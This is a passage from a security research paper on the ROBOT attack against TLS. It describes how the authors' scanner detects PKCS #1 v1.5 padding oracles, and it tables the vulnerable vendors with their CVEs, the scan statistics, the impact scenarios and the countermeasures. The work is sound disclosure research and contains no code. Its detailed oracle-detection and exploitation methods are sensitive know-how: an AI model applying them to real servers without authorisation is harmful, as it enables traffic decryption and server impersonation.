A server behaves correctly if it responds with the same alert message to any of the above messages. Otherwise, it is vulnerable to Bleichenbacher's attack. As described in Section 3.4, we say that the oracle is weak if the attacker can only identify valid messages starting with 0x0002 with a validly padded PKCS #1 v1.5 message with the 0x00 byte at the correct position (i.e., message M1 or M5). This is because of a low probability of triggering such a case during the attack. Otherwise, if the server allows the attacker to identify messages with, for example, message M3 or M4, the server provides a strong oracle and the attack can be practically exploited.

## 4.2 Different TLS protocol flows

We observed that several implementations responded differently based on the constructed TLS protocol flow. More specifically, we observed differences on some servers when processing a ClientKeyExchange message sent by itself versus when it was sent in conjunction with ChangeCipherSpec and Finished. We will refer to sending ClientKeyExchange alone as "shortened message flow" in the rest of the paper.

The primary example of this is F5 BIG-IP. Under certain configurations, when this device received an invalid ClientKeyExchange without further messages, it immediately aborted the handshake and closed the connection. Otherwise, when processing properly formatted ClientKeyExchange, the device waited for subsequent ChangeCipherSpec and Finished messages.

Our scans also confirmed that it is insufficient to consider only TLS alert numbers or timing as a suitable side-channel. It is also necessary to monitor connection state and timeout issues.

## 4.3 Cipher suites

Our initial tool implementation was trying to connect with a single AES-CBC cipher suite. During our scans we observed some servers with a limited set of cipher suites which, for example, only supported AES-GCM cipher suites. We therefore changed our tool to offer additional cipher suites by default. This increased the number of detected vulnerable servers.

In addition to new vulnerable servers, additional cipher suites allowed us to observe an interesting behavior. In some cases, the responses to various ClientKeyExchange messages varied depending on the used symmetric ciphers. For example, one of our target servers reset the TCP connection after accepting a valid PKCS #1 v1.5 formatted message when using AES-CBC cipher suites. When using AES-GCM cipher suites, the server responded with a TLS alert 51 (decrypt_error).

Invalid PKCS #1 v1.5 messages always led to a connection timeout, independently of the used cipher suite.

### 4.4 Monitoring different server responses

According to the TLS standard [34], servers receiving invalid `ClientKeyExchange` messages should continue the TLS handshake and always respond with an identical TLS alert. In our analyses, we observed several servers which always responded with identical TLS alerts. Some however returned an extra TLS alert when processing an invalid `ClientKeyExchange`.

In a server scan it is therefore important to not only monitor the last received TLS alert but also the content and count of received messages and socket behavior.

### 4.5 More variations

During our research we discovered that with slight variations like changing the cipher suite or using the shortened TLS message flow we were able to discover more vulnerable servers. A more exhaustive scan may reveal more vulnerable implementations. However, there is a very large number of potential variations to try. For example, one could try to connect with exotic cipher suites (like Camellia), extensions or new variations of message flows.

With our scan tool we attempted to find all vulnerabilities we are aware of while at the same time avoiding excessively long scans.

### 4.6 Performing a server scan

In summary, our server evaluation is primarily differentiated from other published techniques we are familiar with [11, 28, 36] in that we consider connection state as a side-channel signal and that we test with a non-standard message flow. Furthermore, we can detect duplicated alert messages and we enforce usage of different cipher suites to trigger invalid behavior. See Figure 3.

The oracle detection of our scanner works by first downloading a target server's certificate and using it to encrypt five `ClientKeyExchange` messages (`M1,...M5`). Each value is then sent as part of a standard handshake with a hardcoded `Finished` value. If the response was not the same for each test case, the target is presumed to be vulnerable. If the responses are identical, the server is retested using the same `ClientKeyExchange` but with an abbreviated message flow that omits `ChangeCipherSpec` and `Finished`. The responses are again compared and if any differences are spotted, the target is presumed to be vulnerable. In order to minimize false positive results due to network conditions or unreliable servers, all servers presumed to be vulnerable are retested to confirm the oracle prior to reporting the target as vulnerable. This is especially important when detecting timeout based oracles.



Figure 3: Our final scan considered different cipher suites, connection state, TLS alerts, and shortened protocol flow. The PKCS #1 v1.5 messages were selected precisely based on previous research [11, 7, 36].

When testing with the shortened message flow, we found it necessary to set an appropriate socket timeout for the network path between scanner and target. Tests can be performed faster with shorter timeouts but it can come at the cost of inconsistent behavior when dealing with slower hosts or network latency. In our testing, 5 seconds proved to be a reliable socket timeout for scanning over the Internet without exceeding handshake timeouts. In some environments, it may also be desirable to increase the socket timeout but setting it too high will lead to unreliable results.

## 5 Vulnerable implementations

The following sections present our findings and detailed behaviors of vulnerable implementations. The results are summarized in Table 1. For each vulnerable implementation the table provides information about different server responses triggered by valid and invalid `ClientKeyExchange` messages, the TLS protocol flow (full / shortened), the oracle type (strong / weak), and a CVE ID.

### 5.1 Facebook

During our first scans, we discovered that the main Facebook host – `www.facebook.com` – was vulnerable. The server responded with a TLS alert 20 (`bad_record_mac`) to an error in the padded premaster secret. An error in the PKCS #1 v1.5 prefix or in the padding resulted in an immediate TCP reset. We could observe a similar behavior on multiple other hosts belonging to Facebook like `instagram.com` and `fbcdn.com`.

| Implementation | Server response | | TLS flow | Oracle | Reference / ID |
|---|---|---|---|---|---|
| | Valid message | Invalid message | | | |
| **Facebook** | | | | | |
| 1st vulnerability | 20 | 47 | full | strong | - |
| 2nd vulnerability | 20 | TCP FIN | shortened | strong | - |
| **F5** | | | | | |
| Variant 1 | TCP timeout | 40 | shortened | strong | CVE-2017-6168 |
| Variant 2 | One alert (40) | Two alerts (40) | full | strong | CVE-2017-6168 |
| Variant 3 | TCP timeout | 40 | shortened | weak | CVE-2017-6168 |
| Variant 4 | One alert (40) | Two alerts (40) | full | weak | CVE-2017-6168 |
| Variant 5 | 20 | 80 | full | strong | CVE-2017-6168 |
| **Citrix Netscaler** | | | | | |
| with CBC cipher suites | Connection reset | TCP timeout | full | strong | CVE-2017-17382 |
| with GCM cipher suites | 51 | TCP timeout | full | strong | CVE-2017-17382 |
| **Radware** | | | | | |
| Radware Alteon | 51 | TCP reset | full | strong | CVE-2017-17427 |
| **Cisco** | | | | | |
| Cisco ACE | 20 | 47 | full | strong | CVE-2017-17428 |
| Cisco ASA | TCP timeout | TCP reset | full | weak | CVE-2017-12373 |
| **Erlang** | | | | | |
| Erlang version 19 and 20 | 10 | 51 | full | strong | CVE-2017-1000385 |
| Erlang version 18 | 20 | 51 | full | strong | CVE-2017-1000385 |
| **Palo Alto Networks** | | | | | |
| PAN-OS | One alert (40) | Two Alerts (40) | full | weak | CVE-2017-17841 |
| **IBM** | | | | | |
| IBM Domino | 20 | 47 | full | weak | (unfixed) |
| IBM WebSphere MQ | ? | ? | ? | ? | CVE-2018-1388 |
| **WolfSSL** | | | | | |
| WolfSSL prior to 3.12.2 | TCP timeout | Alert 0 | shortened | weak | CVE-2017-13099 |
| **Bouncy Castle** | | | | | |
| Bouncy Castle 1.58 | `ChangeCipherSpec` | 80 | shortened | weak | CVE-2017-13098 |

Table 1: Overview of vulnerable implementations and affected servers found in our research. TLS alerts are referenced by their numbers: 10 (`unexpected_message`) 20 (`bad_record_mac`), 40 (`handshake_failure`), 47 (`illegal_parameter`), 51 (`decrypt_error`), and 80 (`internal_error`).

We created a proof of concept signature using this oracle and sent it to Facebook along with an explanation of the problem. Facebook deployed patches within a week to close the oracle. The signature can be found in Appendix A. However, after further testing with different message flows we found that the fix was not completely effective at preventing us from distinguishing between error types. If the `ChangeCipherSpec` and `Finished` were withheld, the server would wait for these messages only if the `ClientKeyExchange` decrypted properly. Certain padding errors on the other hand would trigger a TCP FIN from the server. Facebook also fixed this behavior within a week of being notified. We extended our scan tool to consider this changed strategy.

Facebook informed us that they use a patched version of OpenSSL for the affected hosts and that the bug was in one of their custom patches. We thus believe this particular variant of the vulnerability does not affect any hosts not owned by Facebook.

We have furthermore discovered other vulnerable hosts belonging to Facebook that behaved in a different way. These were running TLS stacks by F5 and Erlang. To our knowledge all vulnerable hosts owned by Facebook have been patched.

## 5.2 F5

Based on Facebook's encouraging responses to the first reports, we continued scanning their infrastructure and found yet another vulnerable behavior. This time, the

vulnerable behavior was observed on a server related to corporate mail which identified with a server banner indicating BIG-IP. Further scans uncovered similar behavior on other domains whose owners confirmed the devices as being from F5. Over the course of the research we discovered that F5 products could exhibit a variety of oracles depending on the specific product and configuration. Most commonly, F5 products would respond to malformed `ClientKeyExchange` with a TLS alert 40 (`handshake_failure`) but allow connections to timeout if the decryption was successful. Close analysis of F5 TLS stacks also revealed that some product configurations would send an extra TLS alert depending on the error type.

Overall, we discovered five different variations of behavior on F5 hosts. Some of these variations are weak oracles. These weak oracles still allow attacks, but they take significantly more oracle queries. With the strong variants of the F5 oracle we were again able to create proof of concept signatures.

We informed F5 and they issued a security advisory on November 17th [18]. They released patches for all supported products that were affected. CVE-2017-6168 was assigned.

## 5.3 Citrix

By contacting web page owners we learned that many of the implementations we identified as vulnerable were run by Citrix Netscaler devices. The Netscaler vulnerability is behaving slightly different depending on whether the connection uses a CBC or a GCM cipher suite.

For this vulnerability the signal for a malformed decryption block is a timeout. This makes practical attacks more challenging, as one needs to send a lot of messages and detect timeouts. It likely requires parallelizing the attack.

CVE-2017-17382 was assigned to this vulnerability. Citrix has published an advisory and updates for affected devices [15].

## 5.4 Radware

We discovered that the server used by Radware's web page – `radware.com` – was vulnerable. Messages not starting with `0x0002` were answered with a TCP reset. Other messages were answered with a TLS alert 51 (`decrypt_error`). We discovered the same issue on a host that we knew was served by a Radware Alteon device due to previous research.

We informed Radware about the issue and they released a fix with the Alteon firmware versions 30.2.9.0, 30.5.7.0 and 31.0.4.0 [32]. CVE-2017-17427 was assigned to this vulnerability.

## 5.5 Cisco ACE

We found that Cisco ACE load balancers were vulnerable. Different error types were answered with either TLS alert 20 (`bad_record_mac`) or 47 (`illegal_parameter`).

Cisco stopped selling and supporting ACE devices in 2013 [13]. They informed us that they will not issue a fix for this flaw. CVE-2017-17428 was assigned. Based on our scans we assume that despite being out of support for several years ACE devices are still in widespread use.

We also observed that the host `cisco.com` and several of its subdomains are vulnerable to Bleichenbacher attacks in the exact same way as the vulnerable ACE devices. Although Cisco did not reveal to us what products are used for these domains, our belief is that they are likely running out of support ACE devices within their network infrastructure.

All cipher suites supported by these devices use the RSA encryption key exchange [14], making it impossible to mitigate this vulnerability by disabling it. Users of Cisco ACE devices that need TLS support therefore cannot run these devices with a secure TLS configuration.

## 5.6 Erlang

We tested multiple TLS stacks in free and open source software to find further reasons for the vulnerabilities detected in our scans. We discovered that the TLS implementation in the Erlang programming language answered to different RSA decryption errors with different TLS alerts. Messages that did not start with `0x0002` were answered with a TLS alert 51 (`decrypt_error`), other errors were answered with a TLS alert 10 (`unexpected_message`).

Independently of that, we discovered several hosts used by WhatsApp (owned by Facebook) that were vulnerable in a similar way except that they answered with TLS alert 20 (`bad_record_mac`) rather than 51 in response to certain padding errors. We later learned from Facebook that these hosts were also operated using Erlang. Our assessment that these differences were due to different versions of Erlang was later confirmed by the Erlang developers. Their tests found that versions 19 and 20 answered with TLS alert 10/51 while version 18 answered with TLS alert 20/51 as observed on the WhatsApp domain.

The Erlang developers released fixes in the versions 18.3.4.7 [3], 19.3.6.4 [4] and 20.1.7 [5]. CVE-2017-1000385 was assigned for this bug.

## 5.7 Bouncy Castle

We shared our test tool with CERT/CC and they shared it with developers of various TLS implementations. We

learned that the Java TLS implementation of Bouncy Castle was vulnerable to a variant of ROBOT. Sending a `ClientKeyExchange` where the zero terminator of the padding was not at the right position led to a TLS alert 80 (`internal_error`). Other errors made the server send a `ChangeCipherSpec` message.

The vulnerability only appears if Bouncy Castle is using the JCE API in Java for cryptographic operations. Bouncy Castle offers an old API (org.bouncycastle.crypto.tls) and a new API (org.bouncycastle.tls). The vulnerability appears only if the new API is used in combination with the JCE API. The old API does not support the JCE API.

Bouncy Castle plans to fix this vulnerability in version 1.59. CVE-2017-13098 was assigned.

### 5.8 WolfSSL

WolfSSL is a TLS stack for embedded devices. With the shortened message flow, we got a timeout for a correctly formatted message and errors for all messages that had any flaw in their structure (wrong PKCS #1 v1.5 prefix, zeros in the non-zero padding, missing padding zero terminator).

This only gives a weak oracle and attacks would take very long. However, it should still be considered a security flaw. WolfSSL developers fixed this issue in version 3.13.0 [20]. CVE-2017-13099 has been assigned to this flaw.

### 5.9 Old vulnerabilities in MatrixSSL and JSSE

We are aware of two already known vulnerabilities in TLS stacks that have been discovered in recent years. Meyer et al. [28] have identified a vulnerability in Java / JSSE (CVE-2012-5081) that affects Oracle Java SE 7 Update 7 and earlier, 6 Update 35 and earlier, 5.0 Update 36 and earlier, and 1.4.2_38 (CVE-2012-5081). Somorovsky [36] has identified a vulnerability in MatrixSSL before 3.8.3 (CVE-2016-6883).

We found a small number of vulnerable hosts that we assume are these vulnerabilities, indicating that individuals or organizations still use unpatched versions of JSSE and MatrixSSL. In particular, one embedded device vendor was identified as using an older release of MatrixSSL in the latest firmware of some products.

### 5.10 Further vulnerabilities

We have identified a weak oracle in IBM Lotus Domino, distinguishable by TLS alerts 20 (`bad_record_mac`) and 47 (`illegal_parameter`). We have initially not disclosed this as IBM has not fixed this yet, after our initial disclosure it was independently discovered by others.[1] IBM released a security advisory for WebSphere MQ [21]. Due to the lack of communication from IBM we have no further information, but we believe this is a separate vulnerability.

We also learned after our disclosure that devices from Palo Alto Networks were vulnerable (CVE-2017-17841). A fix for PAN-OS is available in versions 7.1.5 and 8.0.7 [30].

Furthermore, we have identified vulnerable servers whose behavior we could not link to a specific implementation. It is often challenging to find out what products are used on hosts on the public Internet. Attempts to ask the operators usually remain unanswered and many products do not expose product or version information via the appropriate HTTP headers. The "Server" header is unreliable, as in many cases load balancers or security appliances are terminating TLS connections while the header information is generated by the HTTP server itself. The "X-Forwarded-For" header that is supposed to be used by such products is hardly used, as many developers of security appliances think that this information should be hidden.

Based on our findings we must assume that more vulnerable products exist. If we learn about them we will also add them to our web page.[2]

## 6 Statistics about affected hosts

We performed several scans over the Alexa Top 1 Million list for vulnerable hosts. We incrementally improved our scan strategy while at the same time informing affected web pages and vendors who started to patch their servers. Therefore there was no single point in time where we were able to identify all vulnerabilities. We want to stress that all our numbers should be considered rough estimates, as they are both over- and undercounting vulnerabilities.

We believe that two scans we performed on November 11th and November 12th give us the closest estimate for the number of vulnerable servers before our research. We did scans for all domains in the Alexa Top 1 Million both with and without a www prefix on HTTPS / port 443. It is very common that the hosts with and without www prefix are served by different TLS stacks.

We already had the shortened message flow. Apart from Facebook, none of the affected vendors had started shipping fixes at this point. Of particular importance is that this was prior to the availability of updated software for F5 appliances.

[1] `https://twitter.com/drwetter/status/943785632672907264`

[2] `https://robotattack.org/`

However these scans did not test with varied cipher suites and therefore missed some vulnerable hosts which do not present with vulnerable behavior when a CBC cipher is negotiated. These scans were also made after Facebook had already started deploying fixes among its infrastructure. Furthermore our scan tool did not yet contain a test to identify the JSSE issue (CVE-2012-5081).

While our scan tool attempts to minimize inaccuracies by validating vulnerable responses, we have observed that certain non-deterministic behavior can still be falsely identified as vulnerable.

According to these scans 22,854 hosts (2.3 %) were vulnerable among the www hosts. 17,463 hosts (1.7 %) were vulnerable among the non-www hosts. If we combine the results 27,965 hosts (2.8 %) were vulnerable on either the www or the non-www host. We assume that the reason for this low number of vulnerabilities overall is the correct mitigation implementation in OpenSSL, the most widely used TLS library.

Among the top 100 domains according to Alexa 27 (thus 27 %) were vulnerable if we combine our best scan result with previous scans of hosts that were already fixed at that point. This indicates that among high profile hosts the number of vulnerable systems is higher. The reason is a common usage of F5 products in high profile servers.

Based on the exact vulnerability we can also estimate affected vendors. We would like to stress that there's further potential for errors here, as it is possible that different vendors have the vulnerability in the same way making it difficult to accurately distinguish between vulnerable products. If we combine these two scans 21,194 hosts were vulnerable to one of the F5 variants we have seen. 5,856 hosts were vulnerable to the Citrix variant, 521 Cisco ACE, 336 Radware, 118 IBM, 6 MatrixSSL, and 5 Erlang. We also identified three additional behavior profiles which could not be attributed to any specific vendor. These behaviors were found on 923, 793, and 763 hosts, respectively.

## 7 Proof of concept attack

We developed a proof of concept attack that allows decrypting and signing messages with the key of a vulnerable server. The attack is implemented in Python 3. Our proof of concept is based on Tibor Jager's implementation of the Bleichenbacher algorithm.

The implementation uses the simple algorithm as described by Bleichenbacher's original work [11]. Our attack thus does not use the optimized algorithms that have been developed over the years [7]. We also did not parallelize the attack, all connections and oracle queries happen sequentially. Despite these limitations we were still able to practically perform the attack over the Internet both for decryptions and for signatures.

Our code first scans the host for Bleichenbacher vulnerabilities. We try to detect a variety of signals given by the server and automatically adapt our oracle to it.

For a successful attack we need many subsequent connections to a server. Our attack code utilizes `TCP_NODELAY` flag and TCP Fast Open where available to make these connections faster. This reduces latency and connection overhead allowing for more oracle queries per second.

We have published our proof of concept attack under a free license (CC0).

## 8 Impact analysis

A vulnerable host allows an attacker to perform operations with the server's private key. However, given that the attack usually takes several tens of thousands of connections it takes some time to perform. This has consequences for the impact of the attack.

TLS supports different kinds of key exchanges with RSA: Static RSA key exchanges where a secret value is encrypted by the client and forward-secrecy enabled key exchanges using Diffie Hellman or elliptic curve Diffie Hellman where RSA is only used for signing. Modern configurations tend to favor the Elliptic Curve Diffie Hellman key exchange. In a correct TLS implementation, it should not be possible for an attacker to force a specific key exchange mechanism, however other bugs may allow this.

If a static RSA key exchange is used, the attack has devastating consequences. An attacker can passively record traffic and later decrypt it with the Bleichenbacher oracle. Servers that only support static RSA key exchanges are therefore at the highest risk. We observed devices and configurations where this is the case, notably the Cisco ACE load balancers and the host `paypal.com`.

In this section we describe general applications of Bleichenbacher attacks to servers that do not support static RSA key exchange.

### 8.1 Attacks when server and client do not use RSA encryption

To attack a key exchange where RSA is only used for signatures, the attacker faces a problem: He could impersonate a server to a client, but in order to do this he has to be able to perform an RSA signature operation during the handshake. A TLS handshake usually takes less than a second. An attacker can delay this up to a few seconds, but not much more. Therefore, the attack needs to happen really fast. Creating a signature with a Bleichenbacher attack takes longer than decrypting a ciphertext, therefore this is particularly challenging.

However, if the client still supports RSA encryption, the attacker has another option: He can downgrade the connection to an RSA key exchange. This has previously been described by Aviram et al. [6]. We believe that in realistic scenarios it is possible to optimize the attack enough to be able to perform this, particularly for large targets that have a lot of servers. An attacker could parallelize and distribute the attack over multiple servers himself and attack multiple servers of the target. However, we have not practically tried to perform such an attack.

### 8.2 Attack on old QUIC

The QUIC protocol allowed a special attack scenario. Older versions of QUIC had the possibility to sign a static X25519 key with RSA. This key could then be used to run a server without the need of using the private RSA key during the handshake. This scenario has previously been discussed by Jager et al. [23] and in the context of the DROWN attack by Aviram et al. [6]. In response to the DROWN attack Google has first disabled QUIC for non-Google hosts and later changed the QUIC handshake to prevent this attack [12].

### 8.3 Cross-protocol and cross-server attacks

It should be noted that with Bleichenbacher attacks the attack target can be independent from the vulnerable server as long as they share the same RSA key. As shown by Aviram et al. [6] this has several practical implications. Let's assume a web service under `www.example.com` is served by a safe TLS stack that is not vulnerable. This server can still be attacked if the same RSA keys are used elsewhere by a vulnerable stack. This is possible because an attacker can use the oracle from the vulnerable server to sign messages or decrypt static RSA key exchanges with `www.example.com`. Impersonation attacks are also possible against `www.example.com` provided there is some vulnerable service using an HTTPS certificate valid for `www.example.com` and the attacker is fast enough. The most common scenario for this would be if a `*.example.com` certificate is used on the vulnerable target. We have actually observed such an example in the wild. The main WhatsApp web page – `www.whatsapp.com` – was not vulnerable. Several subdomains of `whatsapp.com` were however vulnerable and used a wildcard certificate that was also valid for `*.whatsapp.com`. These servers provided very good performance, thus we believe a parallelized attack would have allowed impersonation of `www.whatsapp.com`.

Similar attack scenarios can be imagined if different services share a certificate, a key, or have certificates that are also valid for other services. For example, a vulnerable e-mail server could allow attacks on HTTPS connections.

These scenarios show the risk of sharing keys between different services or using certificates with an unnecessarily large scope. We believe it would be good cryptographic practice to avoid these scenarios. Each service should have its own certificates and certificates that are valid for a large number of hosts - particularly wildcard certificates – should be avoided. Also private keys should not be shared between different certificates.

### 8.4 Attack on ACME revocation

Apart from attacks against TLS an attack may be possible if the private key of a TLS server is also used in different contexts.

An example for this is the ACME protocol [8] for certificate issuance that is used by Let's Encrypt. It allows revoking certificates if one is able to sign a special revocation message with the private key belonging to a certificate.

While this does not impact the security of TLS connections, it allows causing problems for web page operators that may see unexpected certificate validation errors.

## 9 Discussion

### 9.1 Countermeasures in TLS 1.0, 1.1 and 1.2

Bleichenbacher's original attack was published in 1998. At that time SSL version 3 was the current version of the SSL protocol. SSL version 3 was replaced with TLS version 1.0 in 1999 and this was thus the first standard that included countermeasures to Bleichenbacher's attack.

TLS 1.0 [2] proposed that when receiving an incorrectly formatted RSA block an implementation should generate a random value and proceed using this random value as the premaster secret. This will subsequently lead to a failure in the `Finished` message that should be indistinguishable from a correctly formatted RSA block for an attacker.

TLS 1.0 did not define clearly what a server should do if the `ClientHello` version in the premaster secret is wrong. This allowed Klíma, Pokorný and Rosa to develop a bad version oracle [26]. Also the countermeasures open up a timing variant of the Bleichenbacher oracle. Given that the random value is only created in case of an incorrectly formatted message an attacker may be able to measure the time it takes to call the random num-

ber generator. In TLS 1.1 [17] it was attempted to consider these attacks and adapt the countermeasures.

In TLS 1.2 [34] two potential algorithms are provided that implementers should follow to avoid Bleichenbacher attacks. These two variations contain further sub-variations, describing proposals for how to maintain compatibility with broken old implementations. However these should only be applied if a version number check is explicitly disabled. Furthermore TLS 1.2 states that the first algorithm is recommended, as it has theoretical advantages, referring again to the work of Klíma, Pokorný and Rosa [26]. It is not clear why the TLS designers decided to propose two different algorithms while also claiming that one of them is preferable. This needlessly increases the complexity even more.

The difference between the two algorithms in TLS 1.2 is the handling of wrong `ClientHello` versions. The first algorithm proposes that servers fix `ClientHello` version errors in the premaster secret and calculate the `Finished` message with it. The second algorithm proposes to always treat a wrong version number in the premaster secret as an error.

The TLS standards mention that the OAEP protocol provides better security against Bleichenbacher attacks. It was always decided however to keep the old PKCS #1 v1.5 standard for compatibility reasons.

To summarize, it can be seen that the designers of the TLS protocol decided to counter Bleichenbacher attacks by introducing increasingly complicated countermeasures. With each new TLS version the chapter about Bleichenbacher countermeasures got larger and more complex. As our research shows, these countermeasures often do not work in practice and many implementations remain vulnerable. In our opinion this shows that it is a bad strategy to counter cryptographic attacks with workarounds. The PKCS #1 v1.5 encoding should have been deprecated after the discovery of Bleichenbacher's attack.

We would like to point out that something very similar happened in TLS in terms of symmetric encryption. In 2002 Vaudenay demonstrated a potential padding oracle attack against CBC in TLS [37]. Instead of removing these problematic modes or redesigning them to be resilient against padding oracle attacks the TLS designers decided to propose countermeasures. TLS 1.2 explicitly mentions that these countermeasures still leave a timing side-channel. AlFardan and Paterson were subsequently able to show that this timing side-channel could be exploited [1].

## 9.2 Timing attacks

In this research we focused on Bleichenbacher vulnerabilities that can be performed without using timing attacks. We therefore point out that hosts that show up as safe in our scans are not necessarily safe from all variations of Bleichenbacher attacks. It is challenging to test and perform timing attacks over the public Internet due to random time differences based on network fluctuations.

Meyer et al. have described some timing-based Bleichenbacher vulnerabilities [28]. Given the complexity of the countermeasures in the TLS standard it is very likely that yet unknown timing variants of Bleichenbacher vulnerabilities exist in many TLS stacks.

We learned from Adam Langley that various TLS implementations may be vulnerable to timing attacks due to the use of variable-size bignum implementations. In OpenSSL the result of the RSA decryption is handled with the internal BN (bignum) functions. If the decrypted value has one or several leading zeros the operation will be slightly faster. If an attacker is able to measure that timing signal he may be able to use this as an oracle and perform an attack very similar to a Bleichenbacher attack. Other TLS libraries have similar issues.

The timing signal is very small and it is unclear whether this would be exploitable in practice. However, AlFardan and Paterson have shown in the Lucky Thirteen attack [1] that even very small timing side-channels can be exploitable.

## 9.3 PKCS #1 v1.5 deprecation in TLS

TLS protocol designers reacted to Bleichenbacher's research and followup research by adding increasingly complex workarounds. Our research shows that this strategy has not worked. The workarounds are not implemented correctly on a large number of hosts.

For the upcoming TLS 1.3 version the RSA encryption key exchange has been deprecated early in the design process [33]. However, as shown by Jager et al. this is not sufficient, as attacks can be performed across protocol versions [23]. If we assume that countermeasures are unlikely to be implemented correctly everywhere then the only safe option is to fully disable support for RSA encryption key exchanges.

This comes with some challenges. The alternatives to the RSA key exchange are finite field Diffie Hellman and Elliptic Curve Diffie Hellman key exchanges. There has also been a push to deprecate finite field Diffie Hellman, because clients cannot practically require safe parameters from a server. The Chrome browser developers have thus decided to disable support for finite field Diffie Hellman [10]. This leaves Elliptic Curve Diffie Hellman as the only remaining option, however, deployment of those ciphers has been delayed by patent concerns. Thus RSA encryption based key exchanges have been considered as a compatibility fallback to support old clients.

The deprecation of finite field Diffie Hellman is not

necessarily a problem here. Bleichenbacher vulnerabilities affect the server side of TLS. There is no added risks if clients still support RSA encryption based key exchanges. Therefore server operators can disable RSA encryption based key exchanges and support Elliptic Curve Diffie Hellman exchanges for modern clients and finite field Diffie Hellman for old clients.

Cloudflare informed us that on their hosts only around one percent of client connections use an RSA encryption key exchange. One of the authors of this paper operates HTTPS servers and was able to disable RSA encryption without any notable problems.

There is some indication that disabling RSA encryption on E-Mail servers is more problematic. We were able to log TLS ciphers on a mail server operated by one of this paper's authors. We identified legitimate connections to IMAP and POP3 with an RSA key exchange. By asking the affected users we learned that they all used the "Mail" app that came preinstalled on old Android 4 or in one case even Android 2 phones.

The algorithm choices on Android depend on the app. On an Android 4.3 phone we were able to observe that the Mail app connected via `TLS_RSA_WITH_AES_128_CBC_SHA`. However using the free K9Mail app a connection with an Elliptic Curve Diffie Hellman key exchange was used. Therefore in order to reduce the need to support the RSA encryption based key exchange users can switch to alternative apps that support more modern cryptographic algorithms.

Despite these challenges we believe that the risk of incorrectly implemented countermeasures to Bleichenbacher attacks is so high that RSA encryption based key exchanges should be deprecated. Considering the compatibility issues and risks we recommend that first support on the server side should be disabled. For HTTPS servers we believe that this can be done today and will only cause minor compatibility issues.

## 9.4 OAEP, PKCS #1 v1.5 for signatures and PSS

RSA-OAEP is an alternative to the padding provided by PKCS #1 v1.5 and provides better security for encrypted RSA. It is standardized in the newer PKCS #1 standards, the latest being version 2.2 [29]. However it was never used for TLS and it is unlikely that this is going to change.

Independent of the padding mode RSA encryption does not provide forward secrecy. Given the clear advantage of ciphers with forward secrecy enabled we believe the way forward is to use neither PKCS #1 v1.5 encryption nor RSA-OAEP in TLS. This is also the decision that has been made for TLS 1.3 [33]. RSA-OAEP may however be a better alternative for other protocols. We would like to point out that OAEP is not fully resilient to padding attacks, see Manger [27] and Meyer et al. [28] for details.

When using forward secrecy RSA can be used as a signature algorithm. This is still the most common setting in TLS, as alternatives like ECDSA have not seen widespread adoption yet. RSA signature implementations do not suffer from Bleichenbacher's attack from 1998, but the PKCS #1 v1.5 padding has another problem. In 2006, Bleichenbacher discovered a common implementation flaw in the parsing of those signatures [19]. A variation of this attack, named BERserk, was independently discovered by Delignat-Lavaud and Intel as affecting the Mozilla NSS library in 2014 [35]. While these attacks are completely independent of the RSA encryption attack from 1998, they are a good reason to deprecate PKCS #1 v1.5 both for encryption and for signatures.

RSA-PSS provides resilience against this attack and is also standardized in the latest PKCS #1 v2.2 standard [29]. TLS 1.3 will use RSA-PSS for signatures [33].

## 9.5 Bleichenbacher attacks in other protocols

In this research we focused on Bleichenbacher attacks against TLS. However these attacks are not limited to TLS. Jager et al. [22] have shown Bleichenbacher vulnerabilities in XML encryption, Detering et al. have shown vulnerabilities in JSON / JOSE [16] and Nestlerode has discovered vulnerabilities in the Cryptographic Message Syntax (CMS) code of OpenSSL [31].

All protocols that make use of PKCS #1 v1.5 encryption and potentially allow an attacker to see error messages are potential targets for Bleichenbacher attacks. Our recommendation to deprecate PKCS #1 v1.5 is therefore not limited to TLS – it should be avoided in other protocols as well.

## 9.6 Vendor responsibility

Perhaps the most surprising fact about our research is that it was very straightforward. We took a very old and widely known attack and were able to perform it with very minor modifications on current implementations. One might assume that vendors test their TLS stacks for known vulnerabilities. However, as our research shows in the case of Bleichenbacher attacks, several vendors have not done this.

There were several warnings that indicated such problems. The work from Meyer et al. in 2014 has already shown some vulnerable modern-day implementations [28]. Jager et al. have warned about the risk of Bleichenbacher attacks for TLS 1.3 [23], and were awarded with the best paper award at the "TLS 1.3 Ready Or Not"
